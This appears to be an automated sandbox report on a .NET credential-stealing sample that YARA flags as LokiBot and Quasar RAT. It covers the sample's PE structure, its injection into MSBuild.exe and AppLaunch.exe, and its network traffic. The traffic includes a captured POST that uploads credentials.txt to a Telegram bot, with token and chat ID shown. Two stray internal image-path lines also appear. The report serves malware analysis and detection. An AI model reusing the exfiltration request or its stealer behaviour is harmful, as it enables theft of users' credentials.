add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x249bec	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x24a000	0xfc00	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x25a000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x247c44	0x247e00	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0x24a000	0xfc00	0xfc00	False	0.8014942956349206	data	7.473628318342458	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x25a000	0xc	0x200	False	0.044921875	data	0.10191042566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources


Name	RVA	Size	Type	Language	Country
RT_ICON	0x24a160	0x528	GLS_BINARY_LSB_FIRST		
RT_ICON	0x24a698	0x1428	dBase IV DBT of @.DBF, block length 5120, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x24bad0	0x2d28	data		
RT_ICON	0x24e808	0xa9cb	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_GROUP_ICON	0x2591e4	0x3e	data		
RT_VERSION	0x259234	0x5dc	data		
RT_MANIFEST	0x259820	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 09:07:16.787971020 CEST	49695	443	192.168.2.3	131.253.33.200
Aug 5, 2022 09:07:16.788103104 CEST	49695	443	192.168.2.3	131.253.33.200
Aug 5, 2022 09:07:16.788146019 CEST	49695	443	192.168.2.3	131.253.33.200
Aug 5, 2022 09:07:16.788177013 CEST	49695	443	192.168.2.3	131.253.33.200
Aug 5, 2022 09:07:16.788207054 CEST	49695	443	192.168.2.3	131.253.33.200
Aug 5, 2022 09:07:16.788223982 CEST	49695	443	192.168.2.3	131.253.33.200
Aug 5, 2022 09:07:16.788275957 CEST	49695	443	192.168.2.3	131.253.33.200
Aug 5, 2022 09:07:16.788296938 CEST	49695	443	192.168.2.3	131.253.33.200
Aug 5, 2022 09:07:16.788321018 CEST	49695	443	192.168.2.3	131.253.33.200
Aug 5, 2022 09:07:16.812239885 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812278032 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812285900 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812297106 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812304974 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812310934 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812330008 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812371016 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812382936 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812414885 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812452078 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812463045 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812469959 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812491894 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812501907 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812513113 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812524080 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812612057 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812624931 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812635899 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812645912 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812691927 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812704086 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812716961 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812751055 CEST	49695	443	192.168.2.3	131.253.33.200
Aug 5, 2022 09:07:16.812774897 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812788010 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812798023 CEST	443	49695	131.253.33.200	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 09:07:16.812808990 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812820911 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812829971 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812863111 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812892914 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812903881 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812913895 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812925100 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.812968016 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.813009977 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.813019991 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.813050032 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.813061953 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.813086033 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.813117027 CEST	49695	443	192.168.2.3	131.253.33.200
Aug 5, 2022 09:07:16.813129902 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.813141108 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.813172102 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.813183069 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.813193083 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.813250065 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.813328981 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.872626066 CEST	443	49695	131.253.33.200	192.168.2.3
Aug 5, 2022 09:07:16.872857094 CEST	49695	443	192.168.2.3	131.253.33.200
Aug 5, 2022 09:07:24.632554054 CEST	49735	443	192.168.2.3	40.126.31.4
Aug 5, 2022 09:07:24.632603884 CEST	443	49735	40.126.31.4	192.168.2.3
Aug 5, 2022 09:07:24.632816076 CEST	49735	443	192.168.2.3	40.126.31.4
Aug 5, 2022 09:07:24.633930922 CEST	49735	443	192.168.2.3	40.126.31.4
Aug 5, 2022 09:07:24.633945942 CEST	443	49735	40.126.31.4	192.168.2.3
Aug 5, 2022 09:07:27.157124996 CEST	49673	80	192.168.2.3	93.184.220.29
Aug 5, 2022 09:07:27.157316923 CEST	49672	80	192.168.2.3	173.222.108.210
Aug 5, 2022 09:07:27.467627048 CEST	49672	80	192.168.2.3	173.222.108.210
Aug 5, 2022 09:07:27.608279943 CEST	49673	80	192.168.2.3	93.184.220.29
Aug 5, 2022 09:07:28.170880079 CEST	49672	80	192.168.2.3	173.222.108.210
Aug 5, 2022 09:07:28.311516047 CEST	49673	80	192.168.2.3	93.184.220.29
Aug 5, 2022 09:07:29.467875957 CEST	49672	80	192.168.2.3	173.222.108.210
Aug 5, 2022 09:07:29.608556032 CEST	49673	80	192.168.2.3	93.184.220.29
Aug 5, 2022 09:07:31.874250889 CEST	49672	80	192.168.2.3	173.222.108.210
Aug 5, 2022 09:07:32.108644962 CEST	49673	80	192.168.2.3	93.184.220.29
Aug 5, 2022 09:07:36.765311956 CEST	49672	80	192.168.2.3	173.222.108.210
Aug 5, 2022 09:07:37.004714966 CEST	49673	80	192.168.2.3	93.184.220.29
Aug 5, 2022 09:07:46.469278097 CEST	49672	80	192.168.2.3	173.222.108.210
Aug 5, 2022 09:07:46.609872103 CEST	49673	80	192.168.2.3	93.184.220.29
Aug 5, 2022 09:07:54.510822058 CEST	49735	443	192.168.2.3	40.126.31.4
Aug 5, 2022 09:07:58.481832027 CEST	49744	443	192.168.2.3	204.79.197.200
Aug 5, 2022 09:07:58.481836081 CEST	49745	443	192.168.2.3	204.79.197.200
Aug 5, 2022 09:07:58.481899977 CEST	443	49744	204.79.197.200	192.168.2.3
Aug 5, 2022 09:07:58.481914043 CEST	443	49745	204.79.197.200	192.168.2.3
Aug 5, 2022 09:07:58.481995106 CEST	49744	443	192.168.2.3	204.79.197.200
Aug 5, 2022 09:07:58.482048035 CEST	49745	443	192.168.2.3	204.79.197.200
Aug 5, 2022 09:07:59.060619116 CEST	49744	443	192.168.2.3	204.79.197.200
Aug 5, 2022 09:07:59.060651064 CEST	443	49744	204.79.197.200	192.168.2.3
Aug 5, 2022 09:07:59.068233013 CEST	49745	443	192.168.2.3	204.79.197.200
Aug 5, 2022 09:07:59.068267107 CEST	443	49745	204.79.197.200	192.168.2.3
Aug 5, 2022 09:07:59.123209953 CEST	443	49744	204.79.197.200	192.168.2.3
Aug 5, 2022 09:07:59.123327017 CEST	49744	443	192.168.2.3	204.79.197.200
Aug 5, 2022 09:07:59.124126911 CEST	443	49744	204.79.197.200	192.168.2.3
Aug 5, 2022 09:07:59.124188900 CEST	49744	443	192.168.2.3	204.79.197.200
Aug 5, 2022 09:07:59.126110077 CEST	443	49745	204.79.197.200	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 09:07:59.126240969 CEST	49745	443	192.168.2.3	204.79.197.200
Aug 5, 2022 09:07:59.127290010 CEST	443	49745	204.79.197.200	192.168.2.3
Aug 5, 2022 09:07:59.127394915 CEST	49745	443	192.168.2.3	204.79.197.200
Aug 5, 2022 09:07:59.763642073 CEST	49744	443	192.168.2.3	204.79.197.200

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 09:08:35.228647947 CEST	58116	53	192.168.2.3	8.8.8.8
Aug 5, 2022 09:08:35.247535944 CEST	53	58116	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 5, 2022 09:08:35.228647947 CEST	192.168.2.3	8.8.8.8	0x46e6	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 5, 2022 09:07:54.819008112 CEST	8.8.8.8	192.168.2.3	0x5059	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 09:07:58.240801096 CEST	8.8.8.8	192.168.2.3	0xb3b6	No error (0)	www-bing-com.dual-a-0001.a-msedge.net	dual-a-0001.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 09:07:58.240801096 CEST	8.8.8.8	192.168.2.3	0xb3b6	No error (0)	dual-a-0001.a-msedge.net		204.79.197.200	A (IP address)	IN (0x0001)
Aug 5, 2022 09:07:58.240801096 CEST	8.8.8.8	192.168.2.3	0xb3b6	No error (0)	dual-a-0001.a-msedge.net		13.107.21.200	A (IP address)	IN (0x0001)
Aug 5, 2022 09:08:04.870759964 CEST	8.8.8.8	192.168.2.3	0x59b	No error (0)	windowsupdatebg.s.llnwi.net		95.140.236.128	A (IP address)	IN (0x0001)
Aug 5, 2022 09:08:35.247535944 CEST	8.8.8.8	192.168.2.3	0x46e6	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api.telegram.org

HTTPS Proxied Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49751	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 07:08:35 UTC	0	OUT	POST /bot5446953292:AAFkDq-HVam91vjV2SXkAWjbhfkBnxaPoa4/sendDocument?chat_id=1269002131&caption=credentials.txt:::computer\user HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=3fbd04f5-b1ed-4060-99b9-fca7ff59c113 Accept-Language: en-us Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: api.telegram.org Content-Length: 201 Connection: Keep-Alive Cache-Control: no-cache
2022-08-05 07:08:35 UTC	0	OUT	Data Raw: 2d 2d 33 66 62 64 30 34 66 35 2d 62 31 65 64 2d 34 30 36 30 2d 39 39 62 39 2d 66 63 61 37 66 66 35 39 63 31 31 33 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 64 6f 63 75 6d 65 6e 74 22 3b 20 66 69 6c 65 6e 61 6d 65 3d 22 63 72 65 64 65 6e 74 69 61 6c 73 2e 74 78 74 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 6f 63 74 65 74 2d 73 74 72 65 61 6d 0d 0a 0d 0a 2d 2d 33 66 62 64 30 34 66 35 2d 62 31 65 64 2d 34 30 36 30 2d 39 39 62 39 2d 66 63 61 37 66 66 35 39 63 31 31 33 2d 2d Data Ascii: --3fbd04f5-b1ed-4060-99b9-fca7ff59c113Content-Disposition: form-data; name="document"; filename="credentials.txt"Content-Type: application/octet-stream--3fbd04f5-b1ed-4060-99b9-fca7ff59c113--

Timestamp	kBytes transferred	Direction	Data
2022-08-05 07:08:36 UTC	0	IN	HTTP/1.1 400 Bad Request Server: nginx/1.18.0 Date: Fri, 05 Aug 2022 07:08:35 GMT Content-Type: application/json Content-Length: 81 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection
2022-08-05 07:08:36 UTC	1	IN	Data Raw: 7b 22 6f 6b 22 3a 66 61 6c 73 65 2c 22 65 72 72 6f 72 5f 63 6f 64 65 22 3a 34 30 30 2c 22 64 65 73 63 72 69 70 74 69 6f 6e 22 3a 22 42 61 64 20 52 65 71 75 65 73 74 3a 20 66 69 6c 65 20 6d 75 73 74 20 62 65 20 6e 6f 6e 2d 65 6d 70 74 79 22 7d Data Ascii: {"ok":false,"error_code":400,"description":"Bad Request: file must be non-empty"}

Statistics

Behavior



System Behavior

Analysis Process: SecuriteInfo.com.W32.AIDetectNet.01.19566.exe PID: **2068**, Parent PID: **4212**

General

Target ID:	0
Start time:	09:07:20
Start date:	05/08/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetectNet.01.19566.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetectNet.01.19566.exe"
Imagebase:	0xf10000
File size:	2457088 bytes
MD5 hash:	7278F8490937CAB29D3DD5BC75CB52AB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_GenericDownloader_1, Description: Yara detected Generic Downloader, Source: 00000000.00000002.408533446.0000000005B80000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000000.00000002.383910090.000000000470F000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000000.00000002.379707702.0000000004597000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000000.00000002.364389176.00000000043F7000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.W32.AIDetectNet.01.19566.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D30C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.W32.AIDetectNet.01.19566.exe.log	0	1223	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	6D30C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runtime92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6CF303DE	ReadFile

Analysis Process: MSBuild.exe PID: **3396**, Parent PID: **2068**

General

Target ID:	13
Start time:	09:08:00

Start date:	05/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Imagebase:	0x7ff73c930000
File size:	261728 bytes
MD5 hash:	D621FD77BD585874F9686D3A76462EF1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: MSBuild.exe PID: **6000**, Parent PID: **2068**

General

Target ID:	14
Start time:	09:08:01
Start date:	05/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Imagebase:	0x8c0000
File size:	261728 bytes
MD5 hash:	D621FD77BD585874F9686D3A76462EF1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	660D92AC	unknown
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	660D92AC	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	660D92AC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	660D92AC	unknown
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	660D92AC	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	660D92AC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\credentials.txt	success or wait	1	660ECD92	DeleteFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\VB and VBA Program Settings	success or wait	1	660D92AC	unknown
HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Settings	success or wait	1	660D92AC	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Settings	GetCOOKIESreg	unicode	getcookies	success or wait	1	660D92AC	unknown

Analysis Process: AppLaunch.exe PID: **5848**, Parent PID: **6000**

General

Target ID:	16
Start time:	09:08:08
Start date:	05/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Imagebase:	0xb80000
File size:	98912 bytes
MD5 hash:	6807F903AC06FF7E1670181378690B22
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000010.00000002.403484045.0000000009250000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: HKTL_NET_GUID_SharpScribbles, Description: Detects .NET red/black-team tools via typelibguid, Source: 00000010.00000002.403484045.0000000009250000.00000004.08000000.00040000.00000000.sdmp, Author: Arnim Rupp • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000010.00000003.380923428.0000000007E66000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_ThunderFoxStealer, Description: Yara detected ThunderFox Stealer, Source: 00000010.00000002.400484465.0000000006E41000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000010.00000002.400484465.0000000006E41000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\credentials.txt	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6BE41E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AppLaunch.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D30C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
